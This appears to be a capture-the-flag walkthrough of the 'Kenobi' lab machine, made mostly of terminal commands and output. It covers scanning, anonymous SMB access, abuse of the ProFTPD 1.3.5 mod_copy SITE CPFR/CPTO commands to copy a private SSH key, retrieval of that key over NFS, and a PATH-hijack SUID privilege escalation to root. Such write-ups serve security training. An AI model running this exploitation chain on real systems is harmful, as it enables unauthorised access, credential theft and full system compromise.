

sudo nmap -sS -sV -Pn -sC -O -vvv 10.10.111.143




```
Discovered open port 139/tcp on 10.10.111.143
Discovered open port 21/tcp on 10.10.111.143
Discovered open port 80/tcp on 10.10.111.143
Discovered open port 111/tcp on 10.10.111.143
Discovered open port 445/tcp on 10.10.111.143
Discovered open port 22/tcp on 10.10.111.143
Discovered open port 2049/tcp on 10.10.111.143
```




```
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 61 ProFTPD 1.3.5
22/tcp   open  ssh         syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC8m00IxH/X5gfu6Cryqi5Ti2TKUSpqgmhreJsfLL8uBJrGAKQApxZ0lq2rKplqVMs+x
wlGTuHNZBVeURqvOe9MmkMUOh4ZIXZJ9KNaBoJb27fXIvsS6sgPxSUuaeoWxutGwHHCDUbtqHuMAoSE2Nwl8G+VPc2DbbtSXcpu5c14HUzk
tDmsnfJo/5TFiRuYR0uqH8oDl6Zy3JSnbYe/QY+AfTpr1q7BDV85b6xP97/1WUTCw54CKUTV25Yc5h615EwQOMPwox94+48JVmgE00T4ARC
3l6YWibqY6a5E8BU+fksse35fFCwJhJEk6xplDkeauKklmVqeMysMWdiAQtDj
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBpJvoJrIaQeGsbHE9vuz4iUyrUahyfHh
N7wq9z3uce9F+Cdeme1O+vIfBkmjQJKWZ3vmezLSebtW3VRxKKH3n8=
|   256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGB22m99Wlybun7o/h9e6Ea/9kHMT0Dz2GqSodFqIWDi
80/tcp   open  http        syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
```

sudo nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.111.143




```
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.111.143\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.111.143\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.111.143\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|     Current user access: <none>
```


smbclient //10.10.111.143/anonymous



```
headcrusher@t0rmentor:~$ smbclient //10.10.111.143/anonymous
Enter WORKGROUP\headcrusher's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 07:49:09 2019
  ..                                  D        0  Wed Sep  4 07:56:07 2019
  log.txt                             N    12237  Wed Sep  4 07:49:09 2019

                9204224 blocks of size 1024. 6877104 blocks available
smb: \>
```




```
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (8.7 KiloBytes/sec) (average 8.7 KiloBytes/sec)
```



```
# Umask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask                           022

# To prevent DoS attacks, set the maximum number of child processes
# to 30.  If you need to allow more than 30 concurrent connections
# at once, simply increase this value.  Note that this ONLY works
# in standalone mode, in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd).
MaxInstances                    30

# Set the user and group under which the server will run.
User                            kenobi
Group                           kenobi

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite          on
```


nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.111.143

remote procedure call (RPC)




```
headcrusher@t0rmentor:~$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.111.143
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-16 14:20 -03
Nmap scan report for 10.10.111.143
Host is up (0.34s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *

Nmap done: 1 IP address (1 host up) scanned in 4.24 seconds
```

nc 10.10.111.143 21



```
headcrusher@t0rmentor:~$ nc 10.10.111.143 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.111.143]
```

searchsploit ProFTPd 1.3.5




```
headcrusher@t0rmentor:~$ searchsploit ProFTPd 1.3.5
------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                           |  Path
------------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                      | linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                                                | linux/remote/36742.txt
```

nc 10.10.111.143 21

SITE CPTO /var/tmp/id_rsa

SITE CPTO /var/tmp/id_rsa




```
headcrusher@t0rmentor:~$ nc 10.10.111.143 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.111.143]
SITE CPTO /var/tmp/id_rsa
503 Bad sequence of commands
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

sudo mkdir /mnt/kenobiNFS

sudo mount 10.10.111.143:/var /mnt/kenobiNFS

ls -la /mnt/kenobiNFS/




```
headcrusher@t0rmentor:~$ sudo mkdir /mnt/kenobiNFS
[sudo] password for headcrusher:
headcrusher@t0rmentor:~$ sudo mount 10.10.111.143:/var /mnt/kenobiNFS
headcrusher@t0rmentor:~$ ls -la /mnt/kenobiNFS/
total 56
drwxr-xr-x 14 root root    4096 Sep  4  2019 .
drwxr-xr-x  3 root root    4096 Jul 16 14:30 ..
drwxr-xr-x  2 root root    4096 Sep  4  2019 backups
drwxr-xr-x  9 root root    4096 Sep  4  2019 cache
drwxrwxrwt  2 root root    4096 Sep  4  2019 crash
drwxr-xr-x 40 root root    4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff   4096 Apr 12  2016 local
lrwxrwxrwx  1 root root       9 Sep  4  2019 lock -> /run/lock
drwxrwxr-x 10 root crontab 4096 Sep  4  2019 log
drwxrwsr-x  2 root mail    4096 Feb 26  2019 mail
drwxr-xr-x  2 root root    4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root       4 Sep  4  2019 run -> /run
drwxr-xr-x  2 root root    4096 Jan 29  2019 snap
drwxr-xr-x  5 root root    4096 Sep  4  2019 spool
drwxrwxrwt  6 root root    4096 Jul 16 14:28 tmp
drwxr-xr-x  3 root root    4096 Sep  4  2019 www
```

cp /mnt/kenobiNFS/tmp/id_rsa .


sudo chmod 600 id_rsa

ssh -i id_rsa kenobi@10.10.111.143




```
headcrusher@t0rmentor:~$ cp /mnt/kenobiNFS/tmp/id_rsa .
headcrusher@t0rmentor:~$ sudo chmod 600 id_rsa
headcrusher@t0rmentor:~$ ssh -i id_rsa kenobi@10.10.111.143
load pubkey "id_rsa": invalid format
The authenticity of host '10.10.111.143 (10.10.111.143)' can't be established.
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtMsPI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.111.143' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$
```

find / -perm /4000 2>/dev/null



```
kenobi@kenobi:~$ find / -perm /4000 2>/dev/null
/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6
```

menu



```
kenobi@kenobi:~$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :
```


cd /tmp

echo /bin/sh > curl

chmod 777 curl

export PATH=/tmp:$PATH


/usr/bin/menu



```
kenobi@kenobi:~$ cd /tmp
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu
```

1

id



```
 Invalid choicekenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113
(lpadmin),114(sambashare)
# ^C
```